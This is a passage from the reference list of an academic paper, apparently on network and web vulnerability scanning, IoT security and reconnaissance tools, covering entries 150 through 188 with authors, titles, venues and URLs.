[150] scipy. scipy.stats.mannwhitneyu. *scipy.org*, 2023. Url: https://docs.scipy.org/doc/scipy/reference/generated/scipy.stats.mannwhitneyu.html.

[151] Offensive Security. Payloads - metasploit unleashed. *offensive-security.com*, 2021. Url: https://www.offensive-security.com/metasploit-unleashed/payloads/.

[152] Lim Kah Seng, Norafida Ithnin, and Syed Zainudeen Mohd Said. The approaches to quantify web application security scanners quality: a review. *International Journal of Advanced Computer Research*, 8(38):285–312, 2018.

[153] Yogeesh Seralathan, Tae Tom Oh, Suyash Jadhav, Jonathan Myers, Jaehoon Paul Jeong, Young Ho Kim, and Jeong Neyo Kim. IoT security vulnerability: A case study of a Web camera. In *2018 20th international conference on advanced communication technology (ICACT)*, pages 172–177, 2018. tex.organization: IEEE.

[154] Iman Sharafaldin, Arash Habibi Lashkari, Saqib Hakak, and Ali A Ghorbani. Developing realistic distributed denial of service (DDoS) attack dataset and taxonomy. In *2019 international carnahan conference on security technology (ICCST)*, pages 1–8, 2019. tex.organization: IEEE.

[155] Alban Siffer. Machine learning in nmap. *URL: https://blog.amossys.fr/nmap-ml.html*, 2019.

[156] Kalpana Singh and Sankalp Raghuvanshi. The role of vendor risk management in threat landscape. *Indian Journal of Economics and Business (ISSN: 0972-5784)*, 20(2), 2021.

[157] Arunan Sivanathan, Hassan Habibi Gharakheili, and Vijay Sivaraman. Can we classify an iot device using tcp port scan? In *2018 IEEE international conference on information and automation for sustainability (ICIAfS)*, pages 1–4, 2018. tex.organization: IEEE.

[158] Bryan Smith, William Yurcik, and David Doss. Ethical hacking: The security justification redux. In *International symposium on technology and society*, pages 374–379, 2002.

[159] Onur Soyer, Kwan Young Park, Nomota Hiongun Kim, and Tae Soo Kim. An approach to fast protocol information retrieval from IoT systems. In *Lecture notes in electrical engineering*, volume 448, pages 218–225. Springer, 2017. ISSN: 18761119.

[160] Merriam-Webster Staff and others. *Merriam-webster's collegiate dictionary*, volume 2. Merriam-Webster, 2004.

[161] Martin Steinebach, Marcel Schäfer, Alexander Karakuz, and Katharina Brandl. Detection and analysis of tor onion services. *Journal of Cyber Security and Mobility*, 9(1):141–174, 2020.

[162] Dafyyd Stuttard. Security & obscurity. *Network security*, 2005(7):10–12, 2005. Publisher: Elsevier.

[163] Fei Sun, Dandan Song, and Lejian Liao. Dom based content extraction via text density. In *Proceedings of the 34th international ACM SIGIR conference on Research and development in Information Retrieval*, pages 245–254, 2011.

[164] Natasa Suteva, Dragi Zlatkovski, and Aleksandra Mileva. Evaluation and testing of several free/open source web vulnerability scanners. *Proceedings of the Tenth International Conference on Informatics and Information Technology*, 2013.

[165] Fengxiao Tang, Yuichi Kawamoto, Nei Kato, Kazuto Yano, and Yoshinori Suzuki. Probe delay based adaptive port scanning for IoT devices with private IP address behind NAT. *IEEE Network*, 34(2):195–201, 2019. Publisher: IEEE.

[166] Emiṅ İslam Tatli and Bediṙhan Urgun. Wivet–benchmarking coverage qualities of web crawlers. *The Computer Journal*, 60(4):555–572, 2017.

[167] Devaldo Theodorus, MS Nabi, and Qusay Al-Maatouk. Web-based reconnaissance and vulnerability scanner: A review and proposed solution. In *2021 International Conference on Data Analytics for Business and Industry (ICDABI)*, pages 666–670. IEEE, 2021.

[168] Valkaniotis Tilemachos and Charalampos Manifavas. An automated network intrusion process and countermeasures. In *ACM international conference proceeding series*, volume 01-03-Octo, pages 156–160, 2015.

[169] Tim Tomes. Lanmaster53/recon-ng: Open source intelligence gathering tool aimed at reducing the time spent harvesting information from open sources., Aug 2021.

[170] Sadegh Torabi, Elias Bou-Harb, Chadi Assi, ElMouatez Billah Karbab, Amine Boukhtouta, and Mourad Debbabi. Inferring and investigating IoT-generated scanning campaigns targeting a large network telescope. *IEEE Transactions on Dependable and Secure Computing*, 2020. Publisher: IEEE.

[171] Roman Trapickin, Oliver Gasser, and Johannes Naab. Who is scanning the internet? In *In proceedings of the seminars future internet and innovative internet technologies and mobile communications*, volume 81, pages 81–88, 2015.

[172] Eugene Tumoyan and Daria Kavchuk. The method of optimizing the automatic vulnerability validation. In *Proceedings of the Fifth International Conference on Security of Information and Networks*, pages 75–78, 2012.

[173] Erdinç Uzun. A novel web scraping approach using the additional information obtained from web pages. *IEEE Access*, 8:61726–61740, 2020.

[174] Veracode. A review of log4shell detection methods. *veracode.com*, 2021. Url: https://www.veracode.com/blog/managing-appsec/review-log4shell-detection-methods.

[175] Luc Vinet and Alexei Zhedanov. Internet assigned numbers authority (IANA) procedures for the management of the service name and transport protocol port number registry. *Journal of Chemical Information and Modeling*, 53(9):1689–1699, 2013. ISBN: 9788578110796 tex.arxivid: 1011.1669.

[176] Yong Wang, Jinpeng Wei, and Karthik Vangury. Bring your own device security issues and challenges. In *2014 IEEE 11th Consumer Communications and Networking Conference (CCNC)*, pages 80–85. IEEE, 2014.

[177] Michael Winn, Mason Rice, Stephen Dunlap, Juan Lopez, and Barry Mullins. Constructing cost-effective and targetable industrial control system honeypots for production networks. *International Journal of Critical Infrastructure Protection*, 10:47–58, 2015. Publisher: Elsevier.

[178] Artic Wolf. Arctic wolf log4shell deep scan, 2022.

[179] Yi-Ouyang Yi-Ouyang, Yun-Ling Yun-Ling, and AnDing-Zhu AnDing-Zhu. Ehm-based web pages fuzzy clustering algorithm. In *2007 International Conference on Multimedia and Ubiquitous Engineering (MUE'07)*, pages 561–566. IEEE, 2007.

[180] Ercan Nurcan Yılmaz and Serkan Gönen. Attack detection/prevention system against cyber attack in industrial control systems. *Computers & Security*, 77:94–105, 2018. Publisher: Elsevier.

[181] Chao Yuan, Jinze Du, Min Yue, and Tao Ma. The design of large scale IP address and port scanning tool. *Sensors*, 20(16):1–12, 2020. Publication Title: Sensors (switzerland) Publisher: Multidisciplinary Digital Publishing Institute.

[182] Yanhong Zhai and Bing Liu. Web data extraction based on partial tree alignment. In *Proceedings of the 14th international conference on World Wide Web*, pages 76–85, 2005.

[183] Bofeng Zhang, Tiezheng Zou, Yongjun Wang, and Baokang Zhang. Remote operation system detection base on machine learning. In *4th international conference on frontier of computer science and technology, FCST 2009*, pages 539–542, 2009.

[184] Lijiu Zhang, Qing Gu, Shushen Peng, Xiang Chen, Haigang Zhao, and Daoxu Chen. D-wav: A web application vulnerabilities detection tool using characteristics of web forms. In *2010 Fifth International Conference on Software Engineering Advances*, pages 501–507. IEEE, 2010.

[185] Mengyuan Zhang, Lingyu Wang, Sushil Jajodia, and Anoop Singhal. Network attack surface: Lifting the concept of attack surface to the network level for

evaluating networks' resilience against zero-day attacks. *IEEE Transactions on Dependable and Secure Computing*, 2018. Publisher: IEEE.

[186] Xu Zhang, Jeffrey Knockel, and Jedidiah R Crandall. Onis: Inferring tcp/ip-based trust relationships completely off-path. In *IEEE INFOCOM 2018-IEEE conference on computer communications*, pages 2069–2077, 2018. tex.organization: IEEE.

[187] Guangkai Zhou, Jun Bai, Bailing Wang, and Jia Song. A method of scanning industrial control system equipment. In *2nd international conference on mechatronics engineering and information technology (ICMEIT 2017)*, 2017.

[188] Tomas Zitta, Marek Neruda, Lukas Vojtech, Martina Matejkova, Matej Jehlicka, Lukas Hach, and Jan Moravec. Penetration testing of intrusion detection and prevention system in low-performance embedded IoT device. In *Proceedings of the 2018 18th international conference on mechatronics - mechatronika, ME 2018*, pages 1–5, 2019.